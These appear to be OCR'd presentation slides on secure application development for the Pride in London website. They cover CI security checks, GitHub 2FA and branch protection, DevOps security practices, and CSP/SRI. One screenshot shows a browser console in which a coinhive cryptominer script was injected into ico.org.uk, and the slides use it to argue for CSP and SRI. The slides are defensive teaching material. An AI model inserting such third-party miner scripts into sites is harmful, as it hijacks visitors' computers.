- Pride in London — Review in progress

Milestone
- Event

Notifications — Customize

Unsubscribe

You're receiving notifications because you're watching this repository.

3 participants

Lock conversation

Changes requested Show all reviewers

1 review requesting changes by reviewers with write access. Learn more.

1 change requested

3 pending reviewers

All checks have passed Hide all checks

1 neutral and 15 successful checks

- Pages changed - prideinlondon-production Completed in 3m — 226 n... Required Details
- AccessLint — Review complete Required
- Codacy/PR Quality Review — Up to standards. A positive pull request. Required Details
- CodeFactor Successful in 7s — No issues found. Required Details
- Datree insights Successful in 10s — datreeio insights events Required
- DeepScan — 0 new and 0 fixed issues Required

This branch is out-of-date with the base branch Update bra

Merge the latest changes from `master` into this branch.

As an administrator, you may still merge this pull request.

Squash and merge You can also open this in GitHub Desktop or view command line instruc

Changes requested Show all reviewers

1 review requesting changes by reviewers with write access. Learn more.

1 change requested

3 pending reviewers

All checks have passed Hide all checks

1 neutral and 16 successful checks

- SonarCloud Code Analysis Successful in 25s — Quality Gate passed Details
- ci/circleci: build — Your tests passed on CircleCI! Required Details
- codecov/patch — 94.73% of diff hit (target 85.43%) Required Details
- codecov/project — 85.55% (+0.11%) compared to 21a21ca Required Details
- guardrails/scan — no new security issues detected (in 00m49s) Required Details
- netlify/prideinlondon-production/deploy-preview — Deploy preview rea... Required Details

This branch is out-of-date with the base branch Update branch

Merge the latest changes from `master` into this branch.

As an administrator, you may still merge this pull request.

Squash and merge You can also open this in GitHub Desktop or view command line instructions.

EVE-9: removal of flipmove #1209

Open dubhcait wants to merge 8 commits into `master` from `EVE-9/remove-flipmove`

Conversation 7 | Commits 8 | Checks 8 | Files changed 17

add ternary to groupEventCards 7468428

- Netlify
  - Pages changed - pridein...
  - Header rules - prideinlo...
  - Mixed content - prideinl...
  - Redirect rules - prideinl...
- datreeio
  - Datree insights
- LGTM.com
  - LGTM analysis: JavaScript
- codefactor.io
  - CodeFactor
- SonarCloud
  - SonarCloud Code Analy...

SonarCloud / SonarCloud Code Analysis
succeeded 3 days ago in 25s

Quality Gate passed

Passed

Additional information

The following metrics might not affect the Quality Gate status but improving them will improve your project code quality.

1 Issue

0 Bugs
0 Vulnerabilities (and 0 Security Hotspots to review)
1 Code Smell

Coverage and Duplications

No Coverage information
0.0% Duplication (1.9% Estimated after merge)

View more details on SonarCloud

- tech-circle-ci
- tech-codacy
- tech-github
- tech-guardrails
- tech-incidents
- tech-netlify
- tech-rollbar
- tech-snyk

CircleCI APP 9:03 PM

Success: SonyaMoisset's workflow (workflow) in PrideInLondon/pride-london-web (improvement/security-headers) (739db7c)

Success: SonyaMoisset's workflow (workflow) in PrideInLondon/pride-london-web (improvement/security-headers)
- Add Security headers (3dcd700 by SonyaMoisset)

CircleCI APP 9:22 PM

Success: SonyaMoisset's workflow (workflow) in PrideInLondon/pride-london-web (improvement/security-headers)
- Fix typo in Security headers (6a0b9bb by SonyaMoisset)

Netlify APP 6:12 PM

There is a new deploy in process for prideinlondon-production

Update Gatsby dependencies

Using git branch master, commit 739db7c85a6 May 10th

Successful deploy of prideinlondon-production

Update Gatsby dependencies

Or check out the build log

Using git branch master, commit 739db7c85a6 May 10th

GuardRails APP 7:30 AM

Scan of bbaed78@PrideInLondon/pride-london-web
no new security issues detected

Scan of 186ca09@PrideInLondon/pride-london-web
no new security issues detected

Scan of 612a51d@PrideInLondon/pride-london-web
no new security issues detected

Rollbar APP 11:35 AM

#10 10th error: Error: Missing resources for /

Pride-in-London in development

Resolve | Mute | error | Assign to user

Rollbar APP 5:40 PM

#17 New error: SyntaxError: The string did not match the expected pattern.

Pride-in-London in development

Resolve | Mute | error | Assign to user

GitHub APP 12:53 PM

Pull request opened by SonyaMoisset

SonyaMoisset

#65 Adding a CONTRIBUTING.md file

Adding a CONTRIBUTING.md file for new starters and updating the README file removing the old link to Marcel repo

Assignees	Labels
SonyaMoisset	enhancement

PrideInLondon/pride-london-web | Mar 6th

Codacy/PR Quality Review: Hang in there, Codacy is reviewing your Pull request.

✅ 6 other checks have passed

6/7 successful checks

GitHub APP 3:05 PM

Pull request opened by egmcdonald

egmcdonald

#1347 WEBREF-32 🚚 Directory restructure to reduce complication and confusion

So many things have been moved. Please refer to ticket WBEREF-32 for more information.

Assignees	Labels
egmcdonald	Refactoring

PrideInLondon/pride-london-web | Feb 29th

DeepScan: 4 new and 3 fixed issues

SonarCloud: Quality Gate failed

✅ 10 other checks have passed

10/12 successful checks

Pride in London

netlify Success

PASSED

codefactor A | code quality A | deepscan Good

code quality: js/ts A+ | lgtm 0 alerts

codecov 85%

quality gate passed

WHAT ABOUT ACCESS CONTROL ON GITHUB? 🤔

Two-factor authentication

Requiring an additional authentication method adds another level of security for your organization.

- [x] **Require two-factor authentication for everyone in the Pride in London organization.**

Members, billing managers, and outside collaborators who do not have two-factor authentication enabled for their personal account will be removed from the organization and will receive an email notifying them about the change.

Save

Team members	2FA	Role
David Sheldrick de300	2FA ✓ Public	Member 1 team
Kate dubhcait	2FA ✓ Public	Member 1 team
Em McDonald egmcdonald	2FA ✓ Public	Member 1 team
Elfi Yang elfiyang18	2FA ✓ Private	Member 1 team
Erik Kovari erikkovari	2FA ✓ Private	Member 1 team
Zed Spencer-Milnes GingerGeek	2FA ✓ Private	Member 0 teams
Haami Nyangibo haamiryangibo	2FA ✓ Private	Member 1 team
Helen Boyo helanghhubhalen	2FA ✓ Private	Member 1 team
Janine Luk ja8-lask	2FA ✓ Public	Member 1 team
Jan Teichmann janteichmann	2FA ✓ Private	Member 1 team
Kristof Hamilton kristofhamilton	2FA ✓ Private	Owner 1 team
laij84	2FA ✓ Public	Member 1 team
lavkaverthapu	2FA ✓ Private	Member 1 team
miaoshan	2FA ✓ Private	Member 1 team

Member repository permissions

Base permissions

Base permissions to the organization's repositories apply to all members and excludes outside collaborators. Since organization members can have permissions from multiple sources, members and collaborators who have been granted a higher level of access than the base permissions will retain their higher permission privileges.

None

Select all	Visibility	Members
PiL Administrators	2 members	0 teams
PiL App Core Devs	6 members	0 teams
PiL Squad	2 members	0 teams
PiL Website Core Devs Pride in London Core Developers	11 members	0 teams

PiL Website Core Devs

@PrideInLondon/pil-website-core-devs

Pride in London Core Developers - Edit

13 members

Teams + Create new team

PiL Core Devs
Pride in London Core Developers
6 members
Write

PiL Administrators
2 members
Admin

Add a team

Collaborators

CodeDev Przemo
codedev-exp
Write

rgryb
Write

Select all

PrideInLondon/**pride-london-web** updated
3 days ago
Write

PrideInLondon/**pride-london-web-old** updated
on 12 Jan
Write

PrideInLondon/**pride-web-webhook** updated
on 19 Jun 2018
Write

Reviewers

egmcdonald

SonyaMoisset

laij84

Branch protection rules

Add rule

Define branch protection rules to disable force pushing, prevent branches from being deleted, and optionally require status checks before merging. New to branch protection rules? Learn more.

master — Currently applies to 1 branch — Edit — Delete

- [x] **Require branches to be up to date before merging**
  This ensures pull requests targeting a matching branch have been tested with the latest code. This setting will not take effect unless at least one status check is enabled (see below).

Status checks found in the last week for this repository

[x] AccessLint	Required
[x] Codacy/PR Quality Review	Required
[x] CodeFactor	Required
[x] Datree insights	Required
[x] DeepScan	Required
[x] Header rules - prideinlondon-production	Required
[x] LGTM analysis: JavaScript	Required

HOW CAN I PROTECT MY WEBSITE? 🛡️⚔️

IMPROVING THE **HEALTH** AND **QUALITY** OF OUR CODE, THROUGH **SECURE APPLICATION DEVELOPMENT** IS CHALLENGING

INDUSTRY BEST PRACTICES AND OUR BENCHMARK FOR SECURE APPLICATION DEVELOPMENT


Practices that affect security posture in rank order

Below we've listed all of the practices we tested in order of their impact on security posture. While all of the practices are an important part of a strong security program, the top five practices highlight just how critical cross-team collaboration is for improving security posture.

1. Security and development teams collaborate on threat models.
2. Security tools are integrated in the development integration pipeline so engineers can be confident they're not inadvertently introducing known security problems into their codebases.
3. Security requirements — both functional and non-functional — are prioritized as part of the product backlog.
4. Security experts evaluate automated tests, and are called upon to review changes in high-risk areas of the code (such as authentication systems, cryptography, etc.).
5. Infrastructure-related security policies are reviewed before deployment.
6. Security personnel review and approve major code changes before deployment
7. Domain-specific tests (e.g., tests that assess application with security-aware context, such as the way your application does authentication or has access to data)
8. Developers can provision a security-hardened infrastructure stack on demand.
9. Security requirements are treated as design constraints.
10. Security personnel review and approve minor code changes before deployment.
11. Security review occurs after new application code is released to production.
12. Penetration testing (e.g., vulnerability trigger or hacker tool testing)
13. Infrastructure is provisioned and configured automatically using security-approved procedures.
14. Dependency checkers (e.g., tools that check for the latest version of npm packages, RubyGems, etc)
15. Static code analysis
16. Security requirements are treated as a design constraint.

Source: p35: https://interact.f5.com/rs/653-SMC-783/images/2019-state-of-devops-report.pdf


MOVING THE **SECURITY NEEDLE** TO IMPROVE **THE QUALITY** AND **HEALTH** OF OUR CODE


Development Cycle
Continuous integration and delivery pipeline phases
Requirements
Architecture
Pre-Commit
Commit
Build
Test
Deploy
Live
Design
Code
Build
Security Activity
Education
Threat Modelling
Static Application Security Testing
Software Composition Analysis
Dynamic Application Security Testing
Vulnerability Scanning
Penetration Testing
Bug Bounty
Scope
Developer knowledge and expertise
Design of app / feature / system architecture
Code developed in IDE, and when pushed to Github
3rd Party packages and libraries
Production code in Github
Production code on website

WHAT DO YOU WANT TO ACHIEVE?

HOW DO YOU WANT TO ACHIEVE IT?


WHICH **TOOLS/PLATFORMS** DO YOU NEED FOR THAT?


DATA PROTECTION
RISK AND COMPLIANCE
IDENTITY MANAGEMENT
APPLICATION SECURITY
MONITORING AND OPERATIONS
VULNERABILITY ASSESSMENT AND MANAGEMENT
SECURITY OPERATIONS
NETWORK
ENDPOINT
FOUNDATIONAL SECURITY
IOT
CHANGE MANAGEMENT
ORCHESTRATION AND AUTOMATION
INCIDENT MANAGEMENT AND RESPONSE
THREAT DETECTION AND ANALYSIS
DATA CENTER
CLOUD APPLICATION SECURITY
CLOUD SECURITY

GIVING **CONTEXT** TO YOUR DEVELOPERS IS **IMPORTANT**

CONTENT SECURITY POLICY (CSP)

SUBRESOURCE INTEGRITY (SRI)



Home | ICO

Secure | https://ico.org.uk

ico.
Information Commissioner's Office

The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.

Home | For the public | For organisations | Report a concern | Action we've taken | About the ICO

Information rights and

Take action

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Audits | HTTPS Everywhere

```
<!DOCTYPE html>
<!--[if lte IE 8 ]><html lang="en" class="ie8"><![endif]-->
<!--[if lte IE 9 ]><html lang="en" class="ie9"><![endif]-->
<!--[if (gt IE 9)|!(IE)]><!-->
<html lang="en" class="js">
  <!--<![endif]-->
▶<head prefix="og: http://ogp.me/ns#">…</head>
…▼<body id="top" style class="ccc-left ccc-triangle ccc-light ccc-impl ccc-consented ccc-hidden"> == $0
```

html.js | body#top.ccc-left.ccc-triangle.ccc-light.ccc-impl.ccc-consented.ccc-hidden

Styles | Computed | Event Listeners | DOM Breakpoints

Filter :hov .cls +

```
element.style {
}
body {                                  css:2
  background-color: #fff;
  color: #000;
}
```

Console | Search | What's New

top | Filter | Default levels | Group similar | 8 hidden

```
⚠ The SSL certificate used to load resources from https://ico.org.uk will be distrusted in M66. Once distrusted, users will be prevented from loading these resources. See https://g.co/chrome/symantecpkicerts for more information.  ico.org.uk/:1

2 ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.5553166442573905, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details.  ba.js:5

2 ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://apikeys.civiccomputing.com/c/v?d=ico.org.uk&p=cookiecontrol%20free&v=6&k=9ff0d75…, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details.  scripts:1

>
```

Scott Helme
@Scott_Helme

Here's a list of 4,275 sites that are most likely *all* victims:
publicwww.com/websites/brows...
These sites have neglected to deploy SRI and CSP, which would have completely mitigated this attack.

